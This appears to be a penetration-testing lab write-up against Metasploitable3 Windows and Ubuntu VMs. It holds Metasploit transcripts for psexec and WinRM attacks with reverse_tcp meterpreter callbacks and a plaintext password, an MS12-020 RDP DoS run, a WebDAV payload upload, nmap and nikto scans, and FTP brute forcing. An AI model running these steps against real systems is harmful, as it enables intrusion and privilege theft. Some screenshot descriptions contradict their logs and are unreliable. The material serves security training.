
The screenshot shows a Kali Linux terminal window titled "Kali - VMware Workstation". The terminal is running the Metasploit Framework (msf6). The user has opened a session on a Windows Server 8 machine (WinServ8). The session details are as follows:

- Sending stage (200774 bytes) to 10.0.0.175
- Meterpreter session 1 opened (10.0.0.101:4444 → 10.0.0.175:64562) at 2023-09-24 15:19:50 -0400
- Server username: NT AUTHORITY\SYSTEM
- meterpreter > getuid
- Server username: NT AUTHORITY\SYSTEM
- meterpreter > exit
- [!] Shutting down Meterpreter ...
- 10.0.0.175 - Meterpreter session 1 closed. Reason: User exit
- msf6 exploit(windows/smb/psexec) > unset payload
- Unsetting payload ...
- [!] Variable "payload" unset - but will use a default value still. If this is not desired, set it to a new value or attempt to clear it with set --clear payload
- msf6 exploit(windows/smb/psexec) > back
- msf6 > use exploit/windows/smb/psexec
- [!] Using configured payload windows/meterpreter/reverse\_tcp
- msf6 exploit(windows/smb/psexec) > set rhosts 10.0.0.175
- rhosts => 10.0.0.175
- msf6 exploit(windows/smb/psexec) > set smbuser Administrator
- smbuser => Administrator
- msf6 exploit(windows/smb/psexec) > set smbpass M3t@!
- smbpass => M3t@!
- msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse\_tcp
- payload => windows/x64/meterpreter/reverse\_tcp
- msf6 exploit(windows/smb/psexec) > set target 1
- target => 1
- msf6 exploit(windows/smb/psexec) > run
- [!] Started reverse TCP handler on 10.0.0.101:4444
- [!] 10.0.0.175:445 - Connecting to the server...
- [!] 10.0.0.175:445 - Authenticating to 10.0.0.175:445 as user 'Administrator' ...
- [!] 10.0.0.175:445 - Executing the payload...
- [!] 10.0.0.175:445 - Service start timed out, OK if running a command or non-service executable...
- [!] Sending stage (200774 bytes) to 10.0.0.175
- [!] Meterpreter session 2 opened (10.0.0.101:4444 → 10.0.0.175:64586) at 2023-09-24 15:21:46 -0400
- meterpreter > getuid
- Server username: NT AUTHORITY\SYSTEM
- meterpreter > whoami
- [!] Unknown command: whoami
- meterpreter > print hello
- [!] Unknown command: print
- Applications : |

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

## Exploiting Port 3389 – RDP

This exploit, allows us to easily access the host system in a graphical interface as demonstrated below. With no Firewall and access to the login information of the target user / device (which can be done through many of the first exploits demonstrated) one can gain access to the target system and visually work with the device. This can be advantageous for operating systems that one is not as familiar with as navigating through a GUI is easier than searching via a CLI for many end-users.




The screenshot shows two windows from a Kali Linux VM in VMware Workstation. The top window is a terminal session titled 'root@kali: ~'. It displays the output of an RDP exploit against a Windows 10 target. The exploit used the 'ms12\_020\_maxchannelids' module, which was successful. The exploit details include:

- Scanning 1 host (100% complete)
- No results from search
- Failed to load module: auxiliary/dos/windows/rdp/ms12\_020\_maxchannelids
- Setting rhosts to 10.0.0.175
- Running module against 10.0.0.175
- Sending MS12-020 Microsoft Remote Desktop Use-After-Free DoS payload
- Checking RDP status
- MS12-020 seems down
- Attempting cleanup of the incorrectly-bound MS\_T120 channel
- Using CHNK grooming strategy, size 250MB, target address 0xfffffa8001e07000, channel count 1
- Surfing channels
- Lobbing eggs
- Forcing the USE of FREE'd object
- Exploit completed, but no session was created.

The bottom window shows the Windows 10 desktop environment, which has been successfully exploited and is running a Kali Linux desktop shell.

## Exploiting Port 5985 – Windows Remote Management

This exploit gave us access to the Windows system through its Remote Management system, as we have the username/password from our information (or could have been ascertained from previous exploits) we can use this information to invoke the payload /meterpreter/reverse\_tcp to gain access. This can be confirmed with the NT Authority\System output of the getuid. Much like the exploit above, this exploit can allow us to gain elevated privileged access to the system files. Utilizing this, we could possibly move confidential files from the target system to our own or create a backdoor / new user.



The screenshot shows a terminal window titled 'Kali - VMware Workstation' running on Kali Linux. The terminal displays the following msf6 exploit command sequence:

```
msf6 auxiliary(scanner/windows/winrm/winrm_login) > run
[*] Auxiliary aborted due to failure: bad-config: The PASSWORD option is required unless using Kerberos authentication.
[*] Auxiliary module execution completed
msf6 > use exploit/windows/winrm/winrm_script_exec
[*] No results from search
[*] Failed to load module: exploit/windows/winrm/winrm_script_exec
msf6 > No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/winrm/winrm_script_exec) > set rhosts 10.0.0.175
rhosts => 10.0.0.175
msf6 exploit(windows/winrm/winrm_script_exec) > set username Administrator
username => Administrator
msf6 exploit(windows/winrm/winrm_script_exec) > set password M3t@!
password => M3t@!
msf6 exploit(windows/winrm/winrm_script_exec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/winrm/winrm_script_exec) > set force_vbs true
force_vbs => true
msf6 exploit(windows/winrm/winrm_script_exec) > run

[*] Started reverse TCP handler on 10.0.0.101:4444
[*] User selected the FORCE_VBS option
[*] Command Stager progress - 16.94% done (2046/12080 bytes)
[*] Command Stager progress - 33.87% done (4092/12080 bytes)
[*] Command Stager progress - 50.81% done (6138/12080 bytes)
[*] Command Stager progress - 67.75% done (8184/12080 bytes)
[*] Command Stager progress - 83.68% done (10130/12080 bytes)
[*] Sending stage (200774 bytes) to 10.0.0.175
[*] Command Stager progress - 100.00% done (12080/12080 bytes)
[*] Session ID 1 (10.0.0.101:4444 → 10.0.0.175:49358) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[*] Current session process is horzn.exe (5520) as: METASPOITABLE3\Administrator
[*] Session is Admin but not System.
[*] Will attempt to migrate to specified System level process.
[*] Trying services.exe (512)
[*] Successfully migrated to services.exe (512) as: NT AUTHORITY\SYSTEM
[*] Meterpreter session 1 opened (10.0.0.101:4444 → 10.0.0.175:49358) at 2023-09-24 15:51:34 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

The terminal shows the exploit attempting to run on a Windows 10 host (IP 10.0.0.175). It fails initially due to a configuration error (bad-config: The PASSWORD option is required unless using Kerberos authentication). After fixing the password, it successfully connects and runs a command stager. The session is then migrated to the services.exe process (PID 512) with SYSTEM privileges. The final command shown is 'getuid' which returns the NT AUTHORITY\SYSTEM server username.

## Exploiting Port 8282 – Apache Tomcat

This proved to be a very interesting exploit as it utilized gaining escalated PowerShell permissions (I utilized the Metasploit to gain Authenticated PowerShell Command Execution) then use that to search files that contain plaintext passwords before logging into the Manager server page. As shown in the screenshot below, we can see that this means of infiltration is not very quiet as our IP address 10.0.0.101 appears as the client forward/actual even though we have infiltrated the target computer.

The screenshot shows a Kali Linux desktop environment. In the top right, there's a terminal window titled "Kali - VMware Workstation" with the command "netstat -an | grep 8282" running, displaying a list of connections. In the center, a Firefox browser window is open to the URL [http://10.0.0.175:8282/manager/status?org.apache.catalina.filters.CSRF\\_NONCE=17976DB561DCFAC752F132ECFEE3DD7C](http://10.0.0.175:8282/manager/status?org.apache.catalina.filters.CSRF_NONCE=17976DB561DCFAC752F132ECFEE3DD7C). Below the browser, a terminal window shows the Apache access log for port 8282, which includes a line from the exploit IP 10.0.0.101. The bottom of the screen shows the Kali desktop interface with various icons and a taskbar.


## Exploiting Port 8585 – WebDAV

The introduction to this service showcases the various means that allows us to garner information. Shown below is the nmap scan that shows the means we have if/when we have access to the service.

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-26 19:07 EDT
Nmap scan report for 192.168.68.107
Host is up (0.00075s latency).

PORT      STATE SERVICE VERSION
8585/tcp   open  http    Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
|_http-server-header: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
| http-webdav-scan:
|   Server Date: Tue, 26 Sep 2023 23:07:57 GMT
|   Server Type: Apache/2.2.21 (Win64) PHP/5.3.10 DAV/2
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS,GET,HEAD,POST,DELETE,TRACE,PROPFIND,PROPPATCH,COPY,MOVE,LOCK,UNLOCK
|   Directory Listing:
|_   /uploads/
MAC Address: 00:0C:29:80:17:3D (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.22 seconds.
```



Another means of enumerating information from this service can be done with nikto as shown below. We see similar information but I found nikto to be more readable.


```
[root@kali:~]# nikto -host http://192.168.68.107:8585/uploads
- Nikto v2.5.0

+ Target IP:      192.168.68.107
+ Target Hostname: 192.168.68.107
+ Target Port:    8585
+ Start Time:    2023-09-26 19:11:29 (GMT-4)

+ Server: Apache/2.2.21 ((Win64) PHP/5.3.10 DAV/2)
+ Apache/2.2.21: The 'X-Content-Type-Options' header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /uploads/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerabilities/vulnerabilities/missing-content-type-header/
+ /uploads/: Directory indexing found.
+ No CGI Directories found (use '-c all' to force check all possible dirs)
+ /uploads/nikto-test-uglactEF.html: Server may leak inodes via ETags, header found with file /uploads/nikto-test-uglactEF.html, inode: W/7500000001a8e0, size: 16, mtime: 6064b31e8a9bb. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /nikto-test-uglactEF.html: HTTP method 'PUT' allows clients to save files on the web server. See: https://portswigger.net/kb/issues/00100900.http-put-method-is-enabled
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.3.0 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, DELETE, TRACE, PROPFIND, PROPPATCH, COPY, MOVE, LOCK, UNLOCK .
+ HTTP method 'Allow': 'DELETE' may allow client to remove files on the web server.
+ HTTP method 'PUT': 'PUT' may allow clients to change file contents on the web server.
+ OPTIONS: WebDAV enabled (LOCK COPY PROPFIND UNLOCK PROPPATCH listed as allowed).
+ '/': HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ PHP/5.3 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /uploads/: Directory indexing found.
+ /uploads/: Appending '/' to a directory allows indexing.
+ /uploads/: Directory indexing found.
+ /uploads//: Apache Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /uploads/%2e/: Directory indexing found.
+ /uploads//: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ /uploads//: Directory indexing found.
+ /uploads/PublishingAPI: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /uploads//wpcrsc-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /uploads//: Directory indexing found.
+ /uploads//: Abyss 1.03 reveals directory listing when multiple '/'s are requested. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1078
+ /uploads/wpx-config.php: wpx-config.php file found. This file contains the credentials.
+ 8103 requests: 0 errors(s) and 25 item(s) reported on remote host
+ End Time:        2023-09-26 19:11:44 (GMT-4) (15 seconds)

+ 1 host(s) tested
```

From this information we know that we have the ability to upload and move files within the server. The second portion of the website showcases the ability to upload our own payload to this server. We can take the payload created from meterpreter and upload it to the target. With it uploaded, we are able to get low-privilege access to the machine. Depending on the groups available, we could further escalate this into more unbridled access to the target system.



# Ubuntu 14.04

## Advanced Scanning and Enumeration

This followed the pattern of the Windows scan, I used one of the most verbose to gauge information found within the scan. We see a multitude of information, numerous ports that will be utilized in the following exploits (port 21, 80).

The screenshot shows a terminal window titled 'Kali - VMware Workstation' displaying the results of an nmap scan against the IP 192.168.68.110. The scan is very verbose, listing numerous open ports and their services. A Notepad window titled 'new2 - Notepadqq' is open, showing two lines of text: '1 Aidan Lio' and '2 15597122'. The desktop environment includes icons for various applications like Firefox, FileZilla, and terminal.

```
[root@kali ~]# nmap -A 192.168.68.110
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 19:44 EDT
Nmap scan report for 192.168.68.110
Host is up (0.00031s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
        3024 a7:2c:80:26:64:79:cfc7:2e:5a:0f:29:13:3c:3b:5d (RSA)
        256 cb:33:59:21:4f:f6:5c:23:47:3b:b5:7e:3b:d2:8e:15 (ECDSA)
        256 1f:cd:7b:f9:5a:4d:98:34:41:df:81:2e:11:59:75:0b (ED25519)
http://192.168.68.110/ Apache2 httpd/2.4.7
http-title: Index of /
http-1st: Volume /
http-1st: FOLDER
        2018-06-08 15:15:27  chat/
        2018-07-27 18:17  drupal/
        1.7K 2013-04-08 15:15:27  index_1.php
        1 2013-04-08 12:08  phpsysadmin/
http-server-header: Apache/2.4.7 (Ubuntu)
telnet    open  telnet
111/tcp   open  rpcbind  2-4 (RPC #100000)
rpcinfo:
  port       version  port/proto service
  100000  2,3,4      111/tcp   rpcbind
  100000  2,3,4      111/udp   rpcbind
  100000  1,2,3,4,5  111/tcp   rpcbind
  100000  3,4       111/udp   rpcbind
  100024  1         4880/tcp  status
  100024  1         5499/tcp  status
  100024  1         5938/tcp  status
  100024  1         5938/udp status
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
631/tcp   open  ipp
631/tcp   open  ipp
3580/tcp  open  http    WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
http-server-header: WEBrick/1.3.1 (Ruby/2.3.7/2018-03-28)
http-robots.txt: i disallowd entry
http-methods:
  potentially risky methods: DFL
  3306/tcp  open  mysql   MySQL (unauthorized)
  3580/tcp  open  http    WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
  http-server-header: WEBrick/1.3.1 (Ruby/2.3.7/2018-03-28)
  http-title: Ruby on Hails: Welcome aboard
[...]
```


I also took this opportunity to try Legion which was not utilized in the last section of the assignment. This provided a visual look at the different exploitable ports, different logins, and valuable screenshots the program had ascertained.

The screenshot shows the Legion interface. On the left, there's a file browser window titled 'Kali - VMware Workstation' showing a directory structure. In the center, there's a 'Scan' tab with a table of open ports on the host 192.168.68.110. On the right, a Notepad window titled 'new2 - Notepadqq' shows the same two lines of text as the previous screenshot: '1 aidol' and '2 15597122'. The desktop bar at the bottom has icons for various applications.


Port	Protocol	State	Name
21	tcp	open	ftp
22	tcp	open	ssh
80	tcp	open	http
111	tcp	open	rpcbind
139	tcp	open	netbios-ssn
445	tcp	open	microsoft-ds
631	tcp	open	ipp
3306	tcp	open	mysql
6667	tcp	open	irc
8080	tcp	open	http-proxy
8181	tcp	open	intermapper

## Exploiting Port 21 – ProFTPD

This exploit starts by garnering information towards logging in. Based upon our scan, we know that port 21 is open, therefore we can try to brute-force the FTP service. Using the /scanner/ftp/ftp\_login, we create a record showing the service, login and password of the service on our target device.



This is developed upon by logging into the FTP service to see a list of users on the target device.

